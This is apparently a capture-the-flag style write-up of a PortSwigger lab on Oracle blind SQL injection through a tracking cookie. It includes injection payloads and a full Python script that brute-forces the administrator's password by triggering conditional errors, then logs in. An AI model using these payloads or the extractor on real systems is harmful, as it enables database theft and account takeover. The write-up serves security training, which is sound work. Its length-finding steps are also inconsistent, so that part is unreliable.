PortSwigger
Lab Description
This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie. The results are not returned, and the application does not respond differently based on whether the query returns rows. However, if the SQL query causes an error, the application returns a custom error message.
Objective: Exploit the blind SQL injection vulnerability to find the password of the administrator user, then log in.
Hint: This lab uses an Oracle database.
Step 1: Capture the Request
- Visit the front page of the shop
- In Burp Proxy, find the request containing the
TrackingIdcookie - Send it to Repeater
Example request:
GET / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: TrackingId=xyz; session=...

Step 2: Confirm Injection

Test with single quote:
TrackingId=K7Wu29qlAgXQ8yiE'
Error message ⇒ Injection confirmed

Test with double quotes:
TrackingId=K7Wu29qlAgXQ8yiE''
Step 3: Craft Valid SQL (Oracle)

Test with dual table:
TrackingId=K7Wu29qlAgXQ8yiE'||(SELECT '' FROM dual)||'
Confirms injection is working
Step 6: Determine Password Length
Test length > 1:
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
Error ⇒ Password > 1 character
Find exact length:
- Test
< 20⇒ Error - Test
< 19⇒ Error - …
- Test
< 10⇒ Error - Test
< 9⇒ Error
Conclusion: Password length = 20 characters
Step 7: Extract Password
we need to bruteforce

Sort by Status code:
500→ Error → Character matches200→ No error → Character doesn’t match
Script::
"""
oracle_blind_cond_err_sqli.py
Pure-Python automated extractor for "blind SQL injection with conditional errors"
(Oracle DB) using TrackingId cookie injection pattern from PortSwigger labs.

USAGE:
  - Edit the CONFIG section below (TARGET_URL, TRACKING_PREFIX, SESSION_COOKIE, etc.)
  - Run: python3 oracle_blind_cond_err_sqli.py

LEGAL WARNING:
  Only use this against systems you own or are authorized to test (e.g., your PortSwigger lab).
"""

import requests
import string
import time
from concurrent.futures import ThreadPoolExecutor, as_completed

# -------------------------
# CONFIG — EDIT THESE
# -------------------------
TARGET_URL = "https://0a48008e04af310480560845009e0022.web-security-academy.net/"  # include trailing slash or path

TRACKING_PREFIX = "K7Wu29qlAgXQ8yiE"   # original TrackingId value (without the trailing single-quote)

SESSION_COOKIE = "EozOqt62whp1xv7mZBP3SMZKm6jhxwGK"   # session cookie value from your lab
USERNAME = "administrator"   # username to target
MAX_LENGTH = 30              # maximum password length to try (set comfortably above expected)
CHARSET = string.ascii_lowercase + string.digits  # a-z0-9 assumed by lab
THREADS = 12                 # parallel requests when brute-forcing a single position (tune)
DELAY_BETWEEN_REQUESTS = 0.05  # polite delay between requests (seconds)
VERBOSE = True
# -------------------------

HEADERS = {
    "User-Agent": "Mozilla/5.0 (compatible)",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.9",
}

session = requests.Session()
session.headers.update(HEADERS)
session.verify = True  # set False only if target has invalid cert AND you accept the risk

def make_cookie_payload(condition_sql: str) -> dict:
    """
    Build the Cookie dict to send with the request.
    The injection pattern:
    TRACKING_PREFIX' || (SELECT CASE WHEN (<condition_sql>) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '
    """
    injected = f"{TRACKING_PREFIX}'||(SELECT CASE WHEN ({condition_sql}) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='{USERNAME}')||'"
    # include session cookie as well
    return {"TrackingId": injected, "session": SESSION_COOKIE}

def is_error_for_condition(condition_sql: str, timeout=10) -> bool:
    """
    Return True if the server returns an error (500) for this injected condition (i.e., condition is TRUE).
    Otherwise return False (200 or other non-error status).
    """
    cookies = make_cookie_payload(condition_sql)
    try:
        resp = session.get(TARGET_URL, cookies=cookies, timeout=timeout)
    except requests.RequestException as e:
        # network/connection issues — treat as False but print if verbose
        if VERBOSE:
            print(f"[!] Request exception: {e}")
        return False

    if VERBOSE:
        print(f"[DBG] status={resp.status_code} condition=({condition_sql})")
    # PortSwigger labs: error -> HTTP 500. Adjust if different.
    return resp.status_code == 500

def find_password_length(max_len=MAX_LENGTH) -> int:
    """
    Incrementally find password length by testing LENGTH(password) > n
    Returns length when condition becomes False for n (i.e., highest n where >n True)
    """
    if VERBOSE:
        print("[*] Finding password length...")
    length = 0
    for n in range(1, max_len + 1):
        cond = f"LENGTH(password)>{n}"
        time.sleep(DELAY_BETWEEN_REQUESTS)
        if is_error_for_condition(cond):
            length = n + 0  # means length > n is True; continue
            if VERBOSE:
                print(f"[+] LENGTH(password) > {n} => TRUE")
            continue
        else:
            # when LENGTH(password) > n is False, actual length <= n
            actual = n
            if VERBOSE:
                print(f"[+] Detected length <= {n}. Assuming length = {n}")
            # to be safe, confirm exact length by checking equality downwards
            # check actual equality: LENGTH(password)={k}
            for k in range(max(1, n-4), n+1):  # small window to confirm
                time.sleep(DELAY_BETWEEN_REQUESTS)
                if is_error_for_condition(f"LENGTH(password)={k}"):
                    if VERBOSE:
                        print(f"[+] Confirmed password length = {k}")
                    return k
            # fallback
            return n
    # if reached here, max_len too small
    return max_len

def find_char_at_position(pos: int) -> str:
    """
    Find a single character at position `pos` (1-indexed) by brute-forcing CHARSET.
    Uses a ThreadPool to try multiple characters in parallel and checks which one returns HTTP 500.
    """
    if VERBOSE:
        print(f"[*] Finding character at position {pos} ...")
    # prepare tasks
    with ThreadPoolExecutor(max_workers=THREADS) as exe:
        futures = {}
        for ch in CHARSET:
            # Condition: SUBSTR(password,pos,1) = 'ch'
            cond = f"SUBSTR(password,{pos},1)='{ch}'"
            futures[exe.submit(is_error_for_condition, cond)] = ch
            time.sleep(DELAY_BETWEEN_REQUESTS)  # small spacing to avoid flooding
        for fut in as_completed(futures):
            ch = futures[fut]
            try:
                result = fut.result()
            except Exception as e:
                if VERBOSE:
                    print(f"[!] Exception checking char {ch}: {e}")
                continue
            if result:
                if VERBOSE:
                    print(f"[+] Found char at pos {pos}: {ch}")
                # cancel remaining futures? not necessary, will complete
                return ch
    # if none matched
    if VERBOSE:
        print(f"[-] No matching char found at position {pos} (charset too small?)")
    return "?"

def extract_password(length: int) -> str:
    pwd = []
    for pos in range(1, length + 1):
        ch = find_char_at_position(pos)
        pwd.append(ch)
    return "".join(pwd)

def main():
    print("=== Oracle Blind SQLi (conditional error) extractor ===")
    print(f"Target: {TARGET_URL}")
    print(f"User: {USERNAME}")
    # 1) find length
    length = find_password_length()
    print(f"[RESULT] Determined password length: {length}")
    # 2) extract each char
    password = extract_password(length)
    print(f"[RESULT] Extracted password: {password}")

if __name__ == "__main__":
    main()

Step 8: Log In as Administrator
- Go to the login page
- Username:
administrator - Password:
extracted password - Click Log in
Step 9: Lab Solved